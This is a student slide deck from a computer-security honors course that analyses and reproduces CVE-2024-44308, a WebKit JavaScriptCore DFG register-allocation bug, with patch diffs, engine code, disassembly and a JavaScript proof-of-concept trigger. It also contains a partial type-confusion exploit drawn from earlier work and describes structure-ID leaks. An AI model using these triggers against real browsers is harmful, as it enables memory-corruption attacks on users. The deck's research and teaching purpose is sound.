

cve-2024-44308

Michael Goppert, Michael Jennings, and John Jennings
CS 378H: Computer Security Honors
Spring 2025

I: Exploring the



Don't allocate DFG register after a slow path
https://bugs.webkit.org/show_bug.cgi?id=283063
rdar://139747120

Reviewed by Yusuke Suzuki.

Allocating a DFG register after a slow path means that if the slow path is taken, we end up with an incorrect global state.

* Source/JavaScriptCore/dfg/DFGSpeculativeJIT.cpp:
(JSC::DFG::SpeculativeJIT::compilePutByValForIntTypedArray):

Don't allocate DFG register after a slow path
https://bugs.webkit.org/show_bug.cgi?id=283063
rdar://139747120

Reviewed by Yusuke Suzuki.

Allocating a DFG register after a slow path means that if the slow path is taken, we end up with an incorrect global state.

* Source/JavaScriptCore/dfg/DFGSpeculativeJIT.cpp:
(JSC::DFG::SpeculativeJIT::compilePutByValForIntTypedArray):

Don't allocate DFG register after a slow path
https://bugs.webkit.org/show_bug.cgi?id=283063
rdar://139747120

Reviewed by Yusuke Suzuki.

Allocating a DFG register after a slow path means that if the slow path is taken, we end up with an incorrect global state.


* Source/JavaScriptCore/dfg/DFGSpeculativeJIT.cpp:
(JSC::DFG::SpeculativeJIT::compilePutByValForIntTypedArray):

Don't allocate DFG register after a slow path
https://bugs.webkit.org/show_bug.cgi?id=283063
rdar://139747120

Reviewed by Yusuke Suzuki.

Allocating a DFG register after a slow path means that if the slow path is taken, we end up with an incorrect global state.


* Source/JavaScriptCore/dfg/DFGSpeculativeJIT.cpp:
(JSC::DFG::SpeculativeJIT::compilePutByValForIntTypedArray):



Pre-Patch

```
3531     bool result = getIntTypedArrayStoreOperand(  
3532         value, propertyReg,  
3533         #if USE(JSVALUE32_64)  
3534         ~     propertyTag, valueTag,  
3535         ~#endif  
3536         ~     child3, slowPathCases, isClamped);  
3537         ~     if (!result) {  
3538             ~     noResult(node);  
3539             return;  
3540         }  
3541
```

```
3542 -     GPRReg scratch2GPR = InvalidGPRReg;  
3543 -     #if USE(JSVALUE64)  
3544 -     if (node-  
        >arrayMode().maybeResizableOrGrowableSharedTyped  
        Array()) {  
3545 -         scratch2.emplace(this);  
3546 -         scratch2GPR = scratch2->gpr();  
3547 -     }  
3548 - #endif  
3549 -
```



Post-Patch

```
3531 +     GPRReg scratch2GPR = InvalidGPRReg;  
3532 +     #if USE(JSVALUE64)  
3533 +     if (node-  
        >arrayMode().maybeResizableOrGrowableSharedTyped  
        Array()) {  
3534 +         scratch2.emplace(this);  
3535 +         scratch2GPR = scratch2->gpr();  
3536 +     }  
3537 + #endif  
3538 +
```

```
3539     bool result = getIntTypedArrayStoreOperand(  
3540         value, propertyReg,  
3541         #if USE(JSVALUE32_64)  
3542         ~     propertyTag, valueTag,  
3543         ~#endif  
3544         ~     child3, slowPathCases, isClamped);  
3545         ~     if (!result) {  
3546             ~     noResult(node);  
3547             return;  
3548         }  
3549
```

Incorrect Global State

This leads us to the question:

- Why is global state wrong in this case?

Incorrect Global State

This leads us to the question:

- Why is global state wrong in this case?
 - Engine assumes that register allocations happen unconditionally^[1]

Incorrect Global State

This leads us to the question:

- Why is global state wrong in this case?
 - Engine assumes that register allocations happen unconditionally^[1]
 - ``getIntTypedArrayStoreOperand`` may emit a branch to slow path taken at runtime

Incorrect Global State

This leads us to the question:

- Why is global state wrong in this case?
 - Engine assumes that register allocations happen unconditionally^[1]
 - ``getIntTypedArrayStoreOperand`` may emit a branch to slow path taken at runtime
 - If it is taken at runtime, we have created a conditional register allocation

Incorrect Global State

This leads us to the question:

- Why is global state wrong in this case?
 - Engine assumes that register allocations happen unconditionally^[1]
 - ``getIntTypedArrayStoreOperand`` may emit a branch to slow path taken at runtime
 - If it is taken at runtime, we have created a conditional register allocation
 - This sounds familiar...



Re: DFG

- Second highest optimizing JIT compiler in JSC
- Operations -> Nodes
- Intermediate values -> Edges

Re: DFG

- Second highest optimizing JIT compiler in JSC
- Operations -> Nodes
- Intermediate values -> Edges

``compilePutByValForIntTypedArray`` compiles a the node ``PutByVal`` for int typed arrays. Wow!

Re: DFG

Why have an operation for such a specific case?

We get better performance in the case that invariants are met.

Re: DFG

Why have an operation for such a specific case?

We get better performance in the case that invariants are met.

> What if the invariants are not met?

Re: DFG

Why have an operation for such a specific case?

We get better performance in the case that invariants are met.

> What if the invariants are not met?

- For the sake of correctness, we should bail out to a “slow path”
 - Usually a non-compiled, more robust, and general operation

Re: DFG

How does it look?

```
3442     #else
3443         UNUSED_PARAM(property);
3444         move(TrustedImm32(JSValue::Int32Tag), propertyTagGPR);
3445         boxDouble(fpr, valueTagGPR, gpr);
3446     #endif
3447     slowPathCases.append(jump());
3448
3449     fixed.link(this);
3450     value.adopt(result);
3451 }
3452 break;
```

Re: DFG

```
slowPathCases.append(jump());
```

`slowPathCases` is a `JumpList`

Re: DFG

```
slowPathCases.append(jump());
```

`slowPathCases` is a `JumpList`

- List of `Jump` objects: signals to the macro assembler that there will be a branch, but we don't know where yet

Re: DFG

```
slowPathCases.append(jump());
```

`slowPathCases` is a `JumpList`

- List of `Jump` objects: signals to the macro assembler that there will be a branch, but we don't know where yet
- We promise to patch it later

Re: DFG

```
slowPathCases.append(jump());
```

`slowPathCases` is a `JumpList`

- List of `Jump` objects: signals to the macro assembler that there will be a branch, but we don't know where yet
- We promise to patch it later
- When?

Re: DFG

```
if (!slowPathCases.empty()) {  
    addSlowPathGenerator(slowPathCall(  
        slowPathCases, this,  
        node->ecmaMode().isStrict() ?  
            (node->op() == PutByValDirect ? operationDirectPutByValStrictGeneric : operationPutByValStrictGeneric) :  
            (node->op() == PutByValDirect ? operationDirectPutByValSloppyGeneric : operationPutByValSloppyGeneric),
```

Here. After we have finished compiling everything else for the `PutByVal` operation.

Re: DFG

```
if (!slowPathCases.empty()) {  
    addSlowPathGenerator(slowPathCall(  
        slowPathCases, this,  
        node->ecmaMode().isStrict() ?  
        (node->op() == PutByValDirect ? operationDirectPutByValStrictGeneric : operationPutByValStrictGeneric) :  
        (node->op() == PutByValDirect ? operationDirectPutByValSloppyGeneric : operationPutByValSloppyGeneric),
```

Here. After we have finished compiling everything else for the `PutByVal` operation.

Every `Jump` placed in the slow path gets patched to the operation resolved by the ternary above.

Re: DFG

```
if (!slowPathCases.empty()) {  
    addSlowPathGenerator(slowPathCall(  
        slowPathCases, this,  
        node->ecmaMode().isStrict() ?  
            (node->op() == PutByValDirect ? operationDirectPutByValStrictGeneric : operationPutByValStrictGeneric) :  
            (node->op() == PutByValDirect ? operationDirectPutByValSloppyGeneric : operationPutByValSloppyGeneric),
```

Here. After we have finished compiling everything else for the `PutByVal` operation.

Every `Jump` placed in the slow path gets patched to the operation resolved by the ternary above.

Turns out in our case it's `operationPutByValSloppyGeneric` by default, which is a C++ function defined in `jit/JITOperations.h`.

II: Reproducing the 

Goals

1. Generate code that performs the register allocation,
2. Generate a slow path case in ``getIntTypedArrayStoreOperand``, and
3. Take the aforementioned slow path case

Success

Goals are measurable by placing assert/breakpoint statements surrounding the code that we want to run.

Success

Goals are measurable by placing assert/breakpoint statements surrounding the code that we want to run.

e.g., if we want ``SpeculativeJIT::compilePutByValForIntTypedArray(...)`` to run at all:

```
void SpeculativeJIT::compilePutByValForIntTypedArray(Node* node, TypedArrayType type)
{
    ASSERT_NOT_REACHED();
}
```

Success

Goals are measurable by placing assert/breakpoint statements surrounding the code that we want to run.

e.g., if we want `SpeculativeJIT::compilePutByValForIntTypedArray(...)` to run at all:

```
void SpeculativeJIT::compilePutByValForIntTypedArray(Node* node, TypedArrayType type)
{
    ASSERT_NOT_REACHED();
}
```

More specific information about success measurement in this regard is available in the formal write up.

JITting At All

The first step is to perform the register allocation in `compilePutByVal...`:

```
GPRReg scratch2GPR = InvalidGPRReg;
#ifdef USE(JSVALUE64)
    if (node->arrayMode().maybeResizableOrGrowableSharedTypedArray()) {
        scratch2.emplace(this);
        scratch2GPR = scratch2->gpr();
    }
#endif
```

JITting At All

But, even before that, we need to compile `PutByVal`.

JITting At All

But, even before that, we need to compile ``PutByVal``.

> What is a ``PutByVal``?

JITting At All

Consider the following JavaScript code:

```
let a = [];  
a[0] = 1337;
```

JITting At All

Consider the following JavaScript code:

```
let a = [];  
a[0] = 1337;
```

We _put_ the _value_ of `1337` into the start of `a`.

JITting At All

Consider the following JavaScript code:

```
let a = [];  
a[0] = 1337;
```

We _put_ the _value_ of `1337` into the start of `a`.

This is the operation being compiled.

JITting At All

Let's init a payload that will `compilePutByValForIntTypedArray`:

```
// We need an array!
//
// It should probably be an integer typed array,
// given that we are targeting a function with
// "IntTypedArray" in the name
let a = new Int32Array(1);

// Just add to that array...
function opt(thing) { a[0] = thing; }
for(let i = 0; i < 20000; ++i) opt(1337);
```

Conditional Register Allocation

Heh. That was simple.

Now we want to generate the register allocation after the call to
`getIntTypedArrayStoreOperand`:

```
GPRReg scratch2GPR = InvalidGPRReg;
#ifdef USE(JSVALUE64)
    if (node->arrayMode().maybeResizableOrGrowableSharedTypedArray()) {
        scratch2.emplace(this);
        scratch2GPR = scratch2->gpr();
    }
#endif
```

Conditional Register Allocation

Looks like we need the array to be a resizable or growable shared typed array^[2]:

```
GPRReg scratch2GPR = InvalidGPRReg;
#if USE(JSVALUE64)
    if (node->arrayMode().maybeResizableOrGrowableSharedTypedArray()) {
        scratch2.emplace(this);
        scratch2GPR = scratch2->gpr();
    }
#endif
```

Conditional Register Allocation

Simple modification:

```
// This is enough for a single i32.  
// But, we say it _can_ grow enough to hold two i32s!  
let sab = new SharedArrayBuffer(4, { maxLength: 8 });  
let a = new Int32Array(sab);  
  
function opt(thing) { a[0] = thing; }  
for (let i = 0; i < 20000; ++i) opt(1337);
```


Goals

- ~~1. Generate code that performs the register allocation;~~
2. Generate a slow path case in `getIntTypedArrayStoreOperand`, and
3. Take the aforementioned slow path case

Slow Path Generation

What exactly is ``getIntTypedArrayStoreOperand``?

Slow Path Generation

What exactly is `getIntTypedArrayStoreOperand`?

```
let a = [];  
let i = 1337;  
a[0] = i + 378;
```

`i + 378` is the `_store operand_` in the above case.

Slow Path Generation

What exactly is `getIntTypedArrayStoreOperand`?

```
let a = [];  
let i = 1337;  
a[0] = i + 378;
```

`i + 378` is the `_store operand_` in the above case.

`getIntTypedArrayStoreOperand` compiles the process of getting the store operand.`

Slow Path Generation

So, why would this generate a slow path?

Slow Path Generation

```
// ...
if (isAppropriateConstant) { /* ... */ }
else {
    // ...
    switch (valueUse.useKind()) {
        // ...
        case DoubleRepUse: {
            if (isClamped) {
                // ...
            } else { // [A]
                // ...
                slowPathCases.append(jump());
            }
            break;
        }
    }
}
```

Slow Path Generation

```
// ...
if (isAppropriateConstant) { /* ... */ }
else {
    // ...
    switch (valueUse.useKind()) {
        // ...
        case DoubleRepUse: {
            if (isClamped) {
                // ...
            } else { // [A]
                // ...
                slowPathCases.append(jump());
            }
            break;
        }
    }
}
```

If we can get into this branch, we emit a jump to a slow path...

Slow Path Generation

```
// ...
if (isAppropriateConstant) { /* ... */ }
else {
    // ...
    switch (valueUse.useKind()) {
        // ...
        case DoubleRepUse: {
            if (isClamped) {
                // ...
            } else { // [A]
                // ...
                slowPathCases.append(jump());
            }
            break;
        }
    }
}
```

So we need:

- to store a non-constant,
- double value,
- in a non-clamped typed array.

Slow Path Generation

Update:

```
// Keep the shared `Int32Array` thing going.  
let sab = new SharedArrayBuffer(4, { maxLength: 8});  
let a = new Int32Array(sab);  
  
function opt(thing) { a[0] = thing; }  
// Now we know that the thing we add to the array:  
//      - cannot be a constant, and  
//      - should be a float  
for(let i = 0; i < 20000; ++i) opt(i + 1337.1337);
```

Goals

- ~~1. Generate code that performs the register allocation;~~
- ~~2. Generate a slow path case in `getIntTypedArrayStoreOperand`, and~~
3. Take the aforementioned slow path case

Taking the Slow Path

We emitted all the code in the `else` branch depicted in `getIntTypedArrayStoreOperand`.

But, when would we actually take it during runtime?

Taking the Slow Path

```
SpeculateDoubleOperand valueOp(this, valueUse);
GPRTemporary result(this);
FPRReg fpr = valueOp.fpr();
GPRReg gpr = result.gpr();
Jump notNaN = branchIfNotNaN(fpr);
xorPtr(gpr, gpr);
JumpList fixed(jump());
notNaN.link(this);

fixed.append(branchTruncateDoubleToInt32(
    fpr, gpr, BranchIfTruncateSuccessful));

#if USE(JSVALUE64)
    or64(GPRInfo::numberTagRegister, property);
    boxDouble(fpr, gpr);
#else
    UNUSED_PARAM(property);
    move(TrustedImm32(JSValue::Int32Tag), propertyTagGPR);
    boxDouble(fpr, valueTagGPR, gpr);
#endif

slowPathCases.append(jump());

fixed.link(this);
value.adopt(result);
```

Taking the Slow Path

`fixed.append` appends a jump in the case that the operand was successfully truncated to an `Int32`

So, we want an input that will
not succeed this check.

```
SpeculateDoubleOperand valueOp(this, valueUse);
GPRTemporary result(this);
FPRReg fpr = valueOp.fpr();
GPRReg gpr = result.gpr();
Jump notNaN = branchIfNotNaN(fpr);
xorPtr(gpr, gpr);
JumpList fixed(jump());
notNaN.link(this);

fixed.append(branchTruncateDoubleToInt32(
    fpr, gpr, BranchIfTruncateSuccessful));

#if USE(JSVALUE64)
    or64(GPRInfo::numberTagRegister, property);
    boxDouble(fpr, gpr);
#else
    UNUSED_PARAM(property);
    move(TrustedImm32(JSValue::Int32Tag), propertyTagGPR);
    boxDouble(fpr, valueTagGPR, gpr);
#endif

    slowPathCases.append(jump());

    fixed.link(this);
    value.adopt(result);
```

Taking the Slow Path

The disassembly looks like:

```
0x7d583a434376: vcvtttsd2si %xmm0, %r8d
0x7d583a43437a: cmp $-0x80000000, %r8d
0x7d583a434381: jnz 0x7d583a4343b0
```



```
SpeculateDoubleOperand valueOp(this, valueUse);
GPRTemporary result(this);
FPRReg fpr = valueOp.fpr();
GPRReg gpr = result.gpr();
Jump notNaN = branchIfNotNaN(fpr);
xorPtr(gpr, gpr);
JumpList fixed(jump());
notNaN.link(this);
```

```
fixed.append(branchTruncateDoubleToInt32(
    fpr, gpr, BranchIfTruncateSuccessful));
```

```
#if USE(JSVALUE64)
```

```
or64(GPRInfo::numberTagRegister, property);
boxDouble(fpr, gpr);
```

```
UNUSED_PARAM(property);
move(TrustedImm32(JSValue::Int32Tag), propertyTagGPR);
boxDouble(fpr, valueTagGPR, gpr);
```

```
#endif
```

```
slowPathCases.append(jump());
```

```
fixed.link(this);
value.adopt(result);
```

Taking the Slow Path

```
0x7d583a434376: vcvttss2si %xmm0, %r8d  
0x7d583a43437a: cmp $-0x80000000, %r8d  
0x7d583a434381: jnz 0x7d583a4343b0
```

This is the instruction we need to fool. It converts a floating point to a signed integer^[3].

Taking the Slow Path

```
0x7d583a434376: vcvtttsd2si %xmm0, %r8d  
0x7d583a43437a: cmp $-0x80000000, %r8d  
0x7d583a434381: jnz 0x7d583a4343b0
```

This is the instruction we need to fool. It converts a floating point to a signed integer^[3].

“If a converted result exceeds the range limits of signed doubleword integer... the indefinite integer value (80000000H) is returned.”

Taking the Slow Path

*"Just use a big a** number." - MJ*

```
// This stuff can stay the same.  
let sab = new SharedArrayBuffer(4, { maxLength: 8});  
let a = new Int32Array(sab);  
function opt(thing) = { a[0] = thing; }  
for(let i = 0; i < 20000; ++i) opt(i + 1337.1337);  
  
// This is big enough, right?  
opt(13371337133713371337.1337);
```

Goals

- ~~1. Generate code that performs the register allocation,~~
- ~~2. Generate a slow path case in `getIntTypedArrayStoreOperand`, and~~
- ~~3. Take the aforementioned slow path case~~

```
../WebKitBuild/JSCOnly/Debug/bin/jsc cve-  
--useRegExpJIT=false --useDOMJIT=false  
Starting exploit of `CVE-2024-44308`...  
SHOULD NEVER BE REACHED
```



III: Exploiting the 

Luca Tedesco'd

We noted before that this is very similar to a bug we've seen before...

Luca Tedesco'd

We noted before that this is very similar to a bug we've seen before...

And it is...


Luca Tedesco'd

We noted before that this is very similar to a bug we've seen before...

And it is...

Recall *A few JSC tales*^[1].

The Bug



Luca Tedesco'd

Register allocation is assumed to happen unconditionally.

Luca Tedesco'd

Register allocation is assumed to happen unconditionally.

This is because it may spill register values to the stack. The variable associated with the register now “lives” on the stack.

Luca Tedesco'd

Register allocation is assumed to happen unconditionally.

This is because it may spill register values to the stack. The variable associated with the register now “lives” on the stack.

But, if we skip the spill, we use the value on the stack as the correct value for the variable.

Luca Tedesco'd

Register allocation is assumed to happen unconditionally.

This is because it may spill register values to the stack. The variable associated with the register now “lives” on the stack.

But, if we skip the spill, we use the value on the stack as the correct value for the variable.

But it's uninitialized stack data.

Luca Tedesco'd

Register allocation is assumed to happen unconditionally.

This is because it may spill register values to the stack. The variable associated with the register now “lives” on the stack.

But, if we skip the spill, we use the value on the stack as the correct value for the variable.

But it's uninitialized stack data.

This gives us the opportunity to mess with effects modeling. Then, we get type confusion!

Luca Tedesco'd


```
function opt(ary,ary1,woot) {  
    let a,b,c,d,e,f,g,h,i,l;  
    l = [1,2];  
    l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]  
;l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]  
    b={};  
    c={a:ary1};  
    d={};  
    e={};  
    f={};  
    g={};  
    h={};  
    ary.slice(0, 1);  
    floatArray[0];  
    String(c.a);  
    b = f64[0] = floatArray[1];  
    u32[0] += 0x18;  
    floatArray[1] = f64[0];  
    d.a = a;  
    e.a = a;  
    f.a = a;  
    g.a = a;  
    h.a = a;  
    return b;  
}
```

Image from JSCTales^[1].

Luca Tedesco'd

We are still currently working on getting the exploit to work.


The page holding proof-of-concept now leads nowhere^[4]. So, we only have what is available on the slides.



Luca Tedesco'd

We are still currently working on getting the exploit to work.

The page holding proof-of-concept now leads nowhere^[4]. So, we only have what is available on the slides.



The idea above is the main concept, though. For more theory on how the exploit works, visit the JSCTales presentation. Our current work on the proof-of-concept is available on GitHub.

Segfaults

We can get a segfault!

Segfaults

We can get a segfault!

This is clearly not intended behavior for JSC.

Segfaults

We can get a segfault!

This is clearly not intended behavior for JSC.

We've found that the segfault arises within the DFG-generated PutByOffset nodes at the end of the opt() function.

Segfaults

```
function opt(ary,ary1,woot) {  
  let a,b,c,d,e,f,g,h,i,l;  
  l = [1,2];  
  l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]  
;l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]  
  b={};  
  c={a:ary1};  
  d={};  
  e={};  
  f={};  
  g={};  
  h={};  
  ary.slice(0, 1);  
  floatArray[0];  
  String(c.a);  
  b = f64[0] = floatArray[1];  
  u32[0] += 0x18;  
  floatArray[1] = f64[0];  
  d.a = a;  
  e.a = a;  
  f.a = a;  
  g.a = a;  
  h.a = a;  
  return b;  
}
```

Image from JSCTales^[1].

Segfaults

We can get a segfault!

This is clearly not intended behavior for JSC.

We've found that the segfault arises within the DFG-generated PutByOffset nodes at the end of the opt() function.

This allows us to deduce which local variable is being filled with uninitialized stack data by finding which PutByOffset node segfaults.

Segfaults

We can get a segfault!

This is clearly not intended behavior for JSC.

We've found that the segfault arises within the DFG-generated PutByOffset nodes at the end of the opt() function.

This allows us to deduce which local variable is being filled with uninitialized stack data by finding which PutByOffset node segfaults.

Ideally, we could then call the String constructor with this variable (and remove the offending assignment to its "a" property).

The Problem

The assignment `c = {a: ary1}` causes a `Check(...NotCell...)` to be emitted.

The diagram illustrates the execution of the assignment `c = {a: ary1};` in a JavaScript engine, showing how it leads to a runtime error. The process is as follows:

- JavaScript Code:** The function `opt` is defined with arguments `ary`, `ary1`, and `wout`. Inside, it declares variables `a` through `i` and an array `l`. The assignment `c = {a: ary1};` is circled in white.
- Assembly Code:** The assembly code for the assignment is shown. It includes instructions like `mov $0, 0x18(%rax)`, `MovHi`, `GetLocal`, `mov 0x38(%rbp), %rsi`, `FilterPutByIdStatus`, and `Check`. The `Check` instruction is highlighted with a red box and labeled "Prove |ary1| is a NotCell type".
- JavaScript Code:** The assembly code is translated back to JavaScript. The assignment `c = {a: ary1};` is shown, with `ary1` being the value of `c.a`. The assignment `c = {a: ary1};` is circled in white.
- Assembly Code:** The assembly code for the assignment is shown. It includes instructions like `mov $0, 0x18(%rax)`, `MovHi`, `GetLocal`, `mov 0x38(%rbp), %rsi`, `FilterPutByIdStatus`, and `Check`. The `Check` instruction is highlighted with a red box and labeled "Prove |ary1| is a NotCell type".
- JavaScript Code:** The assembly code is translated back to JavaScript. The assignment `c = {a: ary1};` is shown, with `ary1` being the value of `c.a`. The assignment `c = {a: ary1};` is circled in white.

Arrows indicate the flow of data from the JavaScript code to the assembly code and back to the JavaScript code. The assembly code is shown in a red box, and the JavaScript code is shown in a white box. The assembly code is labeled "Fetch |ary1| from arguments" and "Prove |ary1| is a NotCell type". The JavaScript code is labeled "%rax == |c|" and "%rsi == |ary1|".

Also from JSC Tales^[1].

The Problem

In JSCTales, the variable that got spilled to the stack was c.a.

The assignment `c = {a: ary1}` causes a `Check(...NotCell...)` to be emitted.

For us, it's a different local variable "d".

The Problem

In JSCTales, the variable that got spilled to the stack was `c.a`.

The assignment `c = {a: ary1}` causes a `Check(...NotCell...)` to be emitted.

For us, it's a different local variable "d".

But assigning `ary1` directly to the new object `d` doesn't cause the `Check` to be emitted before the spill.

The Problem

In JSCTales, the variable that got spilled to the stack was c.a.

The assignment `c = {a: ary1}` causes a `Check(...NotCell...)` to be emitted.

For us, it's a different local variable "d".

But assigning `ary1` directly to the new object `d` doesn't cause the `Check` to be emitted before the spill.

This negates Tedesco's time to check – time to use issue.

The Problem

In JSCTales, the variable that got spilled to the stack was c.a.

The assignment `c = {a: ary1}` causes a `Check(...NotCell...)` to be emitted.

For us, it's a different local variable "d".

But assigning `ary1` directly to the new object `d` doesn't cause the `Check` to be emitted before the spill.

This negates Tedesco's time to check – time to use issue.

Unfortunately, since the exploit depends closely on the stack layout, tinkering within the `opt()` function has unpredictable and non-linear effects.

Leaking Structure IDs

Let's talk about something new.

Leaking Structure IDs

Let's talk about something new.

We have successfully used the bug to leak a structure ID.

Leaking Structure IDs

Let's talk about something new.

We have successfully used the bug to leak a structure ID.

In Tedesco's time, this was necessary for an exploit because structure IDs contained entropy bits, and an object with an invalid structure ID causes a crash.

Leaking Structure IDs

Let's talk about something new.

We have successfully used the bug to leak a structure ID.

In Tedesco's time, this was necessary for an exploit because structure IDs contained entropy bits, and an object with an invalid structure ID would cause a crash.

JSC no longer uses the entropy bits, so we actually don't need this: we could just hardcode the structure ID of a faked object.

So Why Is This Important

Structure IDs and other object headers are not intended to be public information.

This hints that there may be other approaches to an exploit even if Tedesco's original approach proves too difficult to control.

IV: Reflecting on the



Root Cause Analysis: TLDR

Conditional register allocation is bad.

Root Cause Analysis: TLDR

Conditional register allocation is bad.

We've seen bugs like this in the past^[1]. We will probably see them in the future.

Root Cause Analysis: TLDR

Conditional register allocation is bad.

We've seen bugs like this in the past^[1]. We will probably see them in the future.

They are quite dangerous, difficult to find by hand due to the sheer size of the JSC codebase, and often undetectable by regular users, testing, or fuzzers.

Root Cause Analysis: TLDR

Conditional register allocation is bad.

We've seen bugs like this in the past^[1]. We will probably see them in the future.

They are quite dangerous, difficult to find by hand due to the sheer size of the JSC codebase, and often undetectable by regular users, testing, or fuzzers.

But, it's obviously important to catch these fast and early, for the integrity of the platform and user privacy.

Conclusion

TLDR: we cooked. 🔥

References

[1]: <https://papers.put.as/papers/ios/2019/jsctales.pdf>

[2]: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/SharedArrayBuffer

[3]: <https://www.felixcloutier.com/x86/cvtttd2si>

[4]: <http://iokit.racing/slicer-id.js>